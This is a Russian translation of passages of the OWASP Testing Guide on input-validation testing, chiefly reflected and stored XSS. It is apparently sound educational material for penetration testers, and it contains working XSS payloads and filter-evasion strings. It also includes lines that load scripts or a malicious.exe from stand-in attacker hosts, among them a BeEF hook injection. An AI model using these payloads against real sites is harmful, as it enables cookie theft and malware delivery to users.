Веб-серверы обычно дают разработчикам возможность добавлять небольшие фрагменты динамического кода в статические HTML-страницы, не имея дело с полноценными серверными или клиентскими языками. Эта функция реализована путем внедрения на стороне сервера (SSI). При тестировании инъекций SSI тестеры проверяют, возможно ли внедрить данные приложения, которые будут интерпретироваться механизмами SSI. Успешное использование этой уязвимости позволяет злоумышленнику внедрить код в HTML-страницы или даже выполнить удаленное выполнение кода.

4.8.10. Инъекция Xpath (OTG-INVAL-010)

XPath - это язык, который был разработан и разработан главным образом для работы с частями XML-документа. В тестировании внедрения XPath тестировщики проверяют, возможно ли внедрить данные в приложение, чтобы оно выполняло управляемые пользователем запросы XPath. При успешном использовании эта уязвимость может позволить злоумышленнику обойти механизмы аутентификации или получить доступ к информации без надлежащей авторизации.

4.8.11. Внедрение IMAP/SMTP (OTG-INVAL-011)

Эта угроза затрагивает все приложения, взаимодействующие с почтовыми серверами (IMAP / SMTP), в основном приложения веб-почты. При тестировании внедрения IMAP / SMTP тестеры проверяют, возможно ли вводить произвольные команды IMAP / SMTP в почтовые серверы из-за неправильной очистки входных данных.

Атака IMAP / SMTP Injection нарушает следующую схему:

Ввод -> IMAP / SMTP команда == IMAP / SMTP Injection

4.8.12. Внедрение кода (OTG-INVAL-012)

Тестирование внедрения кода проверяет, возможно ли внедрить данные приложения, которые впоследствии будут выполнены веб-сервером.

Атака внедрения кода нарушает следующую схему:

ввод -> вредоносный код == внедрение кода

4.8.12.1. Тестирование на включение локальных файлов

4.8.12.2. Тестирование на удаленное включение файлов

4.8.13. Команды ОС (OTG-INVAL-013)

При тестировании внедрения команд тестеры будут пытаться ввести команду ОС через HTTP-запрос в приложение.

Атака команды OS ломает следующую схему:

ввод -> команда OS == инъекция команды OS

4.8.14. Переполнение буфера (OTG-INVAL-014)

В этих тестах тестеры проверяют различные типы уязвимостей переполнения буфера. Вот методы тестирования для распространенных типов уязвимостей переполнения буфера:

4.8.14.1. Переполнение кучи

4.8.14.2. Переполнение стека

4.8.14.3. Строка формата

В общем случае переполнение буфера нарушает следующий шаблон:

ввод -> фиксированный буфер или строка формата == переполнение

4.8.15. Инкубационная уязвимость (OTG-INVAL-015)

Инкубационное тестирование - это сложное тестирование, для работы которого требуется более одной уязвимости проверки данных.

4.8.16. Тестирование HTTP на разделение (OTG-INVAL-016)

Описывает, как проверить HTTP-эксплойт, как HTTP-глагол, HTTP-разделение, HTTP-контрабанда.

4.8.17. Тестирование входящих HTTP-запросов (OTG-INVAL-017)

Описывает, как отслеживать все входящие / исходящие запросы http как на стороне клиента, так и на стороне веб-сервера. Это необходимо для проверки наличия ненужных или подозрительных HTTP-запросов, отправляемых в фоновом режиме.

В каждом показанном шаблоне данные должны быть проверены приложением, прежде чем оно станет доверенным и обработано. Цель тестирования - проверить, действительно ли приложение выполняет проверку и не доверяет своим данным.

4.8.1. Тестирование для отраженного межсайтового скриптинга (OTG-INPVAL-001)

Резюме

Отраженные межсайтовые сценарии (XSS) возникают, когда злоумышленник внедряет исполняемый код браузера в один HTTP-ответ. Внедренная атака не сохраняется в самом приложении; он не является постоянным и влияет только на пользователей, которые открывают злонамеренно созданную ссылку или стороннюю веб-страницу. Строка атаки включается как часть созданных параметров URI или HTTP, неправильно обрабатывается приложением и возвращается жертве.

Отраженные XSS - наиболее частый тип XSS-атак, встречающихся в дикой природе. Отраженные атаки XSS также известны как непостоянные атаки XSS, и, поскольку полезная нагрузка атаки доставляется и выполняется с помощью одного запроса и ответа, они также называются XSS первого порядка или типа 1.

Когда веб-приложение уязвимо для атак такого типа, оно передает непроверенный ввод, отправленный через запросы, обратно клиенту. Обычный способ атаки включает в себя этап разработки, на котором злоумышленник создает и проверяет нарушающий URI, этап социальной инженерии, на котором он убеждает своих жертв загрузить этот URI в свои браузеры, и в конечном итоге выполнить нарушающий код используя браузер жертвы.

Обычно код злоумышленника написан на языке Javascript, но также используются и другие языки сценариев, например ActionScript и VBScript. Злоумышленники обычно используют эти уязвимости для установки регистраторов ключей, кражи куки-файлов жертвы, кражи буфера обмена и изменения содержимого страницы (например, ссылки для скачивания).

Одной из основных трудностей в предотвращении уязвимостей XSS является правильное кодирование символов. В некоторых случаях веб-сервер или веб-приложение не могут фильтровать некоторые кодировки символов, поэтому, например, веб-приложение может отфильтровывать «<script>», но не может фильтровать %3cscript%3e, который просто включает другую кодировку тегов.

Как проверить

Тестирование методом черного ящика

Тест методом черного ящика будет включать как минимум три этапа:

1. Определить входные векторы. Для каждой веб-страницы тестировщик должен определить все пользовательские переменные веб-приложения и способы их ввода. Это включает скрытые или неочевидные входные данные, такие как параметры HTTP, данные POST, скрытые значения полей формы и предопределенные значения радиосвязи или выбора. Обычно для просмотра этих скрытых переменных используются редакторы HTML в браузере или веб-прокси. Смотрите пример ниже.

2. Проанализируйте каждый входной вектор для выявления потенциальных уязвимостей. Чтобы обнаружить уязвимость XSS, тестер обычно использует специально созданные входные данные с каждым входным вектором. Такие входные данные, как правило, безвредны, но вызывают отклики от веб-браузера, которые проявляют уязвимость. Данные тестирования могут быть получены с помощью фаззера веб-приложения, автоматически заданного списка известных строк атаки или вручную. Некоторые примеры таких входных данных следующие:

3.

```
<script>alert(123)</script>
```

```
"><script>alert(document.cookie)</script>
```

Полный список возможных тестовых строк см. В [шапгалке XSS Filter Evasion](#) .

3. Для каждого тестового ввода, предпринятого на предыдущем этапе, тестировщик анализирует результат и определяет, представляет ли он уязвимость, реально влияющую на безопасность веб-приложения. Это требует изучения полученной веб-страницы HTML и поиска тестового ввода. После обнаружения тестер идентифицирует любые специальные символы, которые не были должным образом закодированы, заменены или отфильтрованы. Набор уязвимых нефильТРованных специальных символов будет зависеть от контекста этого раздела HTML.

В идеале все специальные символы HTML должны быть заменены объектами HTML. Ключевые сущности HTML для идентификации:

```
> (greater than)
< (less than)
& (ampersand)
' (apostrophe or single quote)
" (double quote)
```

Однако полный список объектов определяется спецификациями HTML и XML. В Википедии есть полная ссылка [\[1\]](#) .

В контексте действия HTML или кода JavaScript необходимо будет экранировать, закодировать, заменить или отфильтровать другой набор специальных символов. Эти символы включают в себя:

```
\n (new line)
\r (carriage return)
\' (apostrophe or single quote)
\" (double quote)
\\ (backslash)
\uXXXX (unicode values)
```

Для получения более полной информации см. Руководство по JavaScript в Mozilla. [\[2\]](#)

Пример 1


Например, рассмотрим сайт с приветственным уведомлением «Welcome% username%» и ссылкой для скачивания. Тестер должен подозревать, что каждая точка ввода данных может привести к атаке XSS. Чтобы проанализировать его, тестировщик поиграет с пользовательской переменной и попытается вызвать уязвимость.



Давайте попробуем перейти по следующей ссылке и посмотреть, что получится:

```
http://example.com/index.php?user=<script>alert(123)</script>
```

Если очистка не применяется, это приведет к следующему всплывающему окну: Это указывает на наличие уязвимости XSS и, по-видимому, тестировщик может выполнить код по своему выбору в чем-либо браузере, если щелкнет ссылку тестера.




Пример 2

Давайте попробуем другой кусок кода (ссылка):

```
http://example.com/index.php?user=<script>window.onload = function() {var  
AllLinks=document.getElementsByTagName("a");  
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>
```

Это приводит к следующему поведению: Это заставит пользователя, щелкнув по ссылке, предоставленной тестером, загрузить файл `malware.exe` с сайта, который он контролирует.



Обойти фильтры XSS

Отраженные атаки межсайтовых сценариев предотвращаются, поскольку веб-приложение дезинфицирует ввод, брандмауэр веб-приложений блокирует вредоносный ввод или с помощью механизмов, встроенных в современные веб-браузеры. Тестер должен проверить уязвимости, предполагая, что веб-браузеры не предотвратят атаку. Браузеры могут устареть или иметь отключенные встроенные функции безопасности. Аналогично, брандмауэры веб-приложений не гарантированно распознают новые, неизвестные атаки. Злоумышленник может создать строку атаки, которая не распознается брандмауэром веб-приложения.

Таким образом, большая часть предотвращения XSS должна зависеть от очистки веб-приложения от ненадежного пользовательского ввода. Разработчикам доступно несколько механизмов, таких как возврат ошибки, удаление, кодирование или замена неверного ввода. Средства, с помощью которых приложение обнаруживает и исправляет неверный ввод, является еще одним основным недостатком в предотвращении XSS. В черный список могут входить не все возможные строки атаки, белый список может быть чрезмерно разрешающим, очистка может быть неудачной, или тип ввода может быть неверно доверенным и оставаться неанимированным. Все это позволяет злоумышленникам обойти фильтры XSS.

Пример 3: Значение атрибута тега

Поскольку эти фильтры основаны на черном списке, они не могут блокировать все типы выражений. Фактически, есть случаи, когда эксплойт XSS может быть выполнен без использования

тегов `<script>` и даже без использования таких символов, как `"<"` и `/`, которые обычно фильтруются.

Например, веб-приложение может использовать введенное пользователем значение для заполнения атрибута, как показано в следующем коде:

```
<input type="text" name="state" value="INPUT_FROM_USER">
```

Затем злоумышленник может отправить следующий код:

```
" onfocus="alert(document.cookie)
```

Пример 4: Другой синтаксис или кодировка

В некоторых случаях возможно, что фильтры, основанные на сигнатурах, могут быть просто побеждены, скрывая атаку. Как правило, вы можете сделать это путем вставки неожиданных изменений в синтаксис или в конец. Эти варианты допускаются браузерами как действительный HTML при возврате кода, и все же они могут также быть приняты фильтром.

Следующие несколько примеров:

```
"><script >alert(document.cookie)</script >
```

```
"><ScRiPt>alert(document.cookie)</ScRiPt>
```

```
"%3cscript%3ealert(document.cookie)%3c/script%3e"
```

Пример 5: Обход нерекурсивной фильтрации

Иногда санитарная обработка применяется только один раз, и она не выполняется рекурсивно. В этом случае злоумышленник может обойти фильтр, отправив строку, содержащую несколько попыток, например:

```
<scr<script>ipt>alert(document.cookie)</script>
```

Пример 6: Включение внешнего скрипта

Теперь предположим, что разработчики целевого сайта внедрили следующий код для защиты ввода от включения внешнего скрипта:

```
<?
    $re = "/<script[^>]+src/i";

    if (preg_match($re, $_GET['var']))
    {
        echo "Filtered";
        return;
    }
    echo "Welcome ".$_GET['var']." !";
?>
```

В этом сценарии есть регулярное выражение, проверяющее, вставлен ли **<script [что-нибудь, кроме символа: '>'] src** . Это полезно для фильтрации выражений типа

```
<script src="http://attacker/xss.js"></script>
```

которая является обычной атакой. Но в этом случае можно обойти санитарную обработку, используя символ «>» в атрибуте между script и src, например так:

```
http://example/?var=<SCRIPT%20a=">"%20SRC="http://attacker/xss.js"></SCRIPT>
```

Это позволит использовать отраженную уязвимость межсайтового скриптинга, показанную ранее, при выполнении кода javascript, хранящегося на веб-сервере злоумышленника, как если бы он исходил с веб-сайта жертвы, [http:// example/](http://example/) .

Пример 7. Загрязнение параметров HTTP (HPP)

Еще один метод обхода фильтров - загрязнение параметров HTTP. Этот метод был впервые представлен Стефано ди Паола и Лукой Кареттони в 2009 году на конференции OWASP в Польше. См. [Тестирование на загрязнение параметров HTTP](#) для получения дополнительной информации. Эта техника уклонения состоит в разделении вектора атаки между несколькими параметрами с одинаковыми именами. Манипулирование значением каждого параметра зависит от того, как каждая веб-технология выполняет синтаксический анализ этих параметров, поэтому такой тип уклонения не всегда возможен. Если тестируемая среда объединяет значения всех параметров с одинаковыми именами, то злоумышленник может использовать этот метод для обхода механизмов безопасности на основе шаблонов.

Регулярная атака:

```
http://example/page.php?param=<script>[...]</script>
```

Атака с использованием HPP:

```
http://example/page.php?param=<script&param=>[...]</&param=script>
```

Ожидаемый результат

См. Шпаргалку XSS Filter Evasion (https://wiki.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) для получения более подробного списка методов обхода фильтров. Наконец, анализ ответов может стать сложным. Простой способ сделать это - использовать код, который появляется в диалоговом

окне, как в нашем примере. Обычно это означает, что злоумышленник может выполнить произвольный JavaScript-код по своему выбору в браузерах посетителей.

Тестирование методом серая коробка

Тестирование серого ящика аналогично тестированию черного ящика. При тестировании в серой коробке пен-тестер частично знаком с приложением. В этом случае, информация, касающаяся пользовательского ввода, элементов управления проверкой ввода и того, как пользовательский ввод отображается обратно пользователю, может быть известна пент-тестеру.

Если доступен исходный код (белый ящик), следует проанализировать все переменные, полученные от пользователей. Кроме того, тестирующий должен проанализировать любые процедуры очистки, чтобы решить, можно ли их обойти.

Инструменты

- [OWASP CAL9000](#)

CAL9000 - это набор инструментов тестирования безопасности веб-приложений, которые дополняют набор функций современных веб-прокси и автоматических сканеров. Он размещен в качестве ссылки на <https://1337.yehg.net/CAL9000/>.

- **PHP Charset Encoder (PCE)** - <http://h4k.in/encoding> [зеркало: <http://yehg.net/e>]

Этот инструмент поможет вам кодировать произвольные тексты из 65 видов кодировок. Также предоставляются некоторые функции кодирования, представленные в JavaScript.

- **HackVertor** - <http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php>

Он обеспечивает несколько десятков гибкого кодирования для расширенных атак на строки.

- [WebScarab](#)

WebScarab - это платформа для анализа приложений, которые взаимодействуют с использованием протоколов HTTP и HTTPS.

- **XSS-Proxy** - <http://xss-proxy.sourceforge.net/>

XSS-Proxy - это продвинутый инструмент атаки между сайтами (XSS).

- **ratproxy** - <http://code.google.com/p/ratproxy/>

Полуавтоматический, в основном пассивный инструмент аудита безопасности веб-приложений, оптимизированный для точного и чувствительного обнаружения и автоматического аннотации потенциальных проблем и шаблонов проектирования, связанных с безопасностью, на основе наблюдения за существующим иницируемым пользователем трафиком в сложных средах Web 2.0 ,

- **Burp Proxy** - <http://portswigger.net/proxy/>

Burp Proxy - это интерактивный прокси-сервер HTTP / S для атаки и тестирования веб-приложений.

- **OWASP Zed Attack Proxy (ZAP)** - [OWASP_Zed_Attack_Proxy_Project](#)

ZAP - это простой в использовании интегрированный инструмент для тестирования на проникновение для поиска уязвимостей в веб-приложениях. Он предназначен для использования людьми с широким спектром опыта в области безопасности и поэтому идеально подходит для разработчиков и функциональных тестеров, впервые знакомых с тестированием на проникновение. ZAP предоставляет автоматические сканеры, а также набор инструментов, которые позволяют вам вручную находить уязвимости.

- **OWASP Xenotix XSS Exploit Framework** - [OWASP_Xenotix_XSS_Exploit_Framework](#)

OWASP Xenotix XSS Exploit Framework - это усовершенствованная среда обнаружения и эксплуатации уязвимостей для межсайтового скриптинга (XSS). Он обеспечивает результаты сканирования Zero False Positive с помощью уникального встроенного сканера Triple Browser Engine (Trident, WebKit и Gecko). Утверждается, что он имеет 2-е место в мире по величине полезных нагрузок XSS, насчитывающее более 1600 отличительных нагрузок XSS для эффективного обнаружения уязвимостей XSS и обхода WAF. Xenotix Scripting Engine позволяет создавать пользовательские тестовые случаи и надстройки через Xenotix API. Он включен с многофункциональным модулем сбора информации для целевой разведки. Exploit Framework включает в себя оскорбительные модули XSS для тестирования на проникновение и создания концепции.

Ссылки

OWASP Resources

- [XSS Filter Evasion Cheat Sheet](#)

Books

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - [ISBN 0-07-226229-0](#)
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, [ISBN 978-0-470-17077-9](#)
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- **CERT** - Malicious HTML Tags Embedded in Client Web Requests: [Read](#)
- **Rsnake** - XSS Cheat Sheet: [Read](#)
- **cgisecurity.com** - The Cross Site Scripting FAQ: [Read](#)
- **G.Ollmann** - HTML Code Injection and Cross-site scripting: [Read](#)
- **A. Calvo, D.Tiscornia** - alert('A javascript agent'): [Read](#)
- **S. Frei, T. Dübendorfer, G. Ollmann, M. May** - Understanding the Web browser threat: [Read](#)

4.8.2. Тестирование хранимых межсайтовых сценариев (OTG-INPVAL-002)

Резюме

Сохраненные межсайтовые сценарии (XSS) - наиболее опасный тип межсайтовых сценариев. Веб-приложения, которые позволяют пользователям хранить данные, потенциально подвержены этому типу атак. В этой главе приведены примеры хранимых межсайтовых сценариев и связанных сценариев эксплуатации.

Сохраненный XSS возникает, когда веб-приложение собирает данные от пользователя, которые могут быть вредоносными, а затем сохраняет эти данные в хранилище данных для последующего использования. Сохраненные данные не правильно отфильтрованы. Как следствие, вредоносные данные будут отображаться как часть веб-сайта и запускаться в браузере пользователя с правами веб-приложения. Поскольку эта уязвимость обычно включает как минимум два запроса к приложению, ее также можно назвать XSS второго порядка.

Эту уязвимость можно использовать для проведения ряда атак на основе браузера, в том числе:

- Взлом браузера другого пользователя
- Сбор конфиденциальной информации, просматриваемой пользователями приложения
- Псевдо-порча приложения
- Сканирование портов внутренних хостов («внутренних» по отношению к пользователям веб-приложения)
- Направленная доставка эксплойтов на основе браузера
- Другие вредоносные действия

Сохраненный XSS не нуждается в вредоносной ссылке для использования. Успешная эксплуатация происходит, когда пользователь посещает страницу с сохраненным XSS. Следующие этапы относятся к типичному хранимому сценарию атаки XSS:

- Злоумышленник хранит вредоносный код на уязвимой странице
- Пользователь аутентифицируется в приложении
- Пользователь заходит на уязвимую страницу
- Вредоносный код выполняется браузером пользователя

Этот тип атаки также может быть использован с такими средами использования браузера, как BeEF, XSS Proxy, Backframe. Эти фреймворки позволяют разрабатывать сложные JavaScript-эксплойты.

Сохраненный XSS особенно опасен в областях приложений, где пользователи с высокими привилегиями имеют доступ. Когда администратор посещает уязвимую страницу, атака автоматически выполняется его браузером. Это может раскрыть конфиденциальную информацию, такую как токены авторизации сеанса.

Как проверить

Тестирование методом черного ящика

Процесс выявления хранимых уязвимостей XSS аналогичен процессу, описанному во время тестирования для отраженной XSS.

Формы ввода

Первым шагом является определение всех точек, где пользовательский ввод сохраняется в

серверной части и затем отображается приложением. Типичные примеры сохраненного пользовательского ввода можно найти в:

- Страница пользователя / профилей: приложение позволяет пользователю редактировать / изменять данные профиля, такие как имя, фамилия, псевдоним, аватар, изображение, адрес и т. Д.
- Корзина: приложение позволяет пользователю хранить товары в корзине, которые затем можно просмотреть позже
- Диспетчер файлов: приложение, которое позволяет загружать файлы
- Настройки / настройки приложения: приложение, которое позволяет пользователю устанавливать настройки
- Форум / доска объявлений: приложение, позволяющее обмениваться сообщениями между пользователями
- Блог: если приложение блога разрешает пользователям отправлять комментарии
- Журнал: если приложение хранит ввод данных некоторых пользователей в журналы.

Анализ HTML-кода

Входные данные, хранимые приложением, обычно используются в тегах HTML, но их также можно найти как часть содержимого JavaScript. На этом этапе важно понять, хранится ли ввод и как он позиционируется в контексте страницы. В отличие от отраженного XSS, тестер должен также исследовать любые внеполосные каналы, через которые приложение получает и сохраняет вводимые пользователем данные.

Примечание . Все области приложения, доступные администраторам, должны быть проверены на наличие данных, представленных пользователями.

Пример : электронная почта хранит данные в index2.php



User Details	
Name:	Administrator
Username:	admin
Email:	aaa@aa.com
New Password:	
Verify Password:	

HTML-код index2.php, в котором находится значение электронного письма:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />
```

В этом случае тестировщик должен найти способ внедрить код вне тега `<input>`, как показано ниже:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> MALICIOUS CODE <!-- />
```

Тестирование для сохраненного XSS


Это включает в себя тестирование входных данных и контроль фильтрации приложения. Основные примеры инъекций в этом случае:

```
aaa@aa.com"><script>alert (document.cookie)</script>
```

```
aaa@aa.com%22%3E%3Cscript%3Ealert (document.cookie)%3C%2Fscript%3E
```

Убедитесь, что вход подается через приложение. Обычно это включает отключение JavaScript, если реализованы средства управления безопасностью на стороне клиента, или изменение HTTP-запроса с помощью веб-прокси, такого как [WebScarab](#) . Также важно протестировать одну и ту же инъекцию с запросами HTTP GET и POST. Вышеуказанная инъекция приводит к появлению всплывающего окна, содержащего значения cookie.

Ожидаемый результат :



HTML-код, следующий за инъекцией:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com">  
<script>alert (document.cookie)</script>
```

Входные данные сохраняются, и полезная нагрузка XSS выполняется браузером при перезагрузке страницы. Если приложение выходит из входа, тестировщики должны проверить приложение на наличие фильтров XSS. Например, если строка «SCRIPT» заменяется пробелом или символом NULL, это может быть потенциальным признаком фильтрации XSS в действии. Существует множество методов, позволяющих обойти входные фильтры (см. Главу « [Тестирование отраженного XSS](#) »). Настоятельно рекомендуется, чтобы тестеры обращались к [страницам XSS Filter Evasion](#) , [RSnake](#) и [Mario XSS Cheat](#), которые предоставляют обширный список атак XSS и обходных путей фильтрации. Обратитесь к разделу «Белые книги и инструменты» для получения более подробной информации.

Кредитное плечо XSS с BeEF

Хранимый XSS может использоваться расширенными [средами](#) разработки JavaScript, такими как [BeEF](#) , [XSS Proxy](#) и [Backframe](#) .

Типичный сценарий использования BeEF включает в себя:

- Внедрение JavaScript-хука, который связывается со средой использования браузера злоумышленником (BeEF)
- Ожидание, пока пользователь приложения не увидит уязвимую страницу, где отображается сохраненный ввод
- Управление браузером пользователя приложения через консоль BeEF


Хук JavaScript можно внедрить, используя уязвимость XSS в веб-приложении.

Пример : инъекция BeEF в index2.php:

```
aaa@aa.com"><script src=http://attackersite/hook.js></script>
```

Когда пользователь загружает страницу index2.php, скрипт hook.js выполняется браузером. После этого можно получить доступ к файлам cookie, пользовательскому скриншоту, пользовательскому буферу обмена и запускать сложные XSS-атаки.

Ожидаемый результат



Эта атака особенно эффективна на уязвимых страницах, которые просматривают многие пользователи с разными привилегиями.

Файл загружен

Если веб-приложение позволяет загружать файлы, важно проверить, можно ли загружать содержимое HTML. Например, если разрешены файлы HTML или TXT, полезная нагрузка XSS может быть введена в загруженный файл. Пен-тестер также должен проверить, позволяет ли загрузка файла устанавливать произвольные типы MIME.

Рассмотрим следующий HTTP-запрос POST для загрузки файла:

```
POST /fileupload.aspx HTTP/1.1
[...]

Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```

Этот недостаток дизайна может быть использован в браузере MIME-атак. Например, безвредно выглядящие файлы, такие как JPG и GIF, могут содержать полезную нагрузку XSS, которая выполняется, когда они загружаются браузером. Это возможно, когда вместо типа MIME для изображения, такого как image / gif, можно установить значение text / html. В этом случае файл будет обрабатываться браузером клиента как HTML.

HTTP POST запрос подделан:

```
Content-Disposition: form-data; name="uploadfile1";
filename="C:\Documents and Settings\test\Desktop\test.gif"
Content-Type: text/html

<script>alert(document.cookie)</script>
```

Также учтите, что Internet Explorer не обрабатывает типы MIME так же, как Mozilla Firefox или другие браузеры. Например, Internet Explorer обрабатывает файлы TXT с содержимым HTML как содержимое HTML. Для получения дополнительной информации об обработке MIME обратитесь к разделу технической документации в нижней части этой главы.

Тестирование методом серая коробка

Тестирование серого ящика аналогично тестированию черного ящика. При тестировании в серой коробке пен-тестер частично знаком с приложением. В этом случае ручному тестеру может быть известна информация, касающаяся пользовательского ввода, элементов управления проверкой ввода и хранения данных.

В зависимости от доступной информации, обычно рекомендуется, чтобы тестировщики проверяли, как пользовательский ввод обрабатывается приложением и затем сохраняется в серверной системе.

Рекомендуются следующие шаги:

- Используйте интерфейсное приложение и введите ввод с помощью специальных / недействительных символов
- Анализировать ответ (ы) приложения
- Определить наличие элементов управления проверкой ввода
- Получите доступ к внутренней системе и проверьте, сохранен ли ввод и как он хранится
- Проанализируйте исходный код и поймите, как хранимый ввод отображается приложением

Если доступен исходный код (белый ящик), следует проанализировать все переменные, используемые в формах ввода. В частности, языки программирования, такие как PHP, ASP и JSP, используют предопределенные переменные / функции для хранения ввода из запросов HTTP GET и POST.

В следующей таблице приведены некоторые специальные переменные и функции, которые следует учитывать при анализе исходного кода:

PHP	ASP	JSP
• \$_GET - HTTP GET variables • \$_POST - HTTP POST variables • \$_REQUEST – http POST, GET and COOKIE variables • \$_FILES - HTTP File Upload variables	• Request.QueryString - HTTP GET • Request.Form - HTTP POST • Server.CreateObject - used to upload files	• doGet, doPost servlets - HTTP GET and POST • request.getParameter - HTTP GET/POST variables

Инструменты

- [OWASP CAL9000](#)

CAL9000 включает в себя сортируемую реализацию XSS-атак RSNAKE, кодировщик / декодер символов, генератор HTTP-запросов и анализатор ответов, контрольный список тестирования, редактор автоматизированных атак и многое другое.

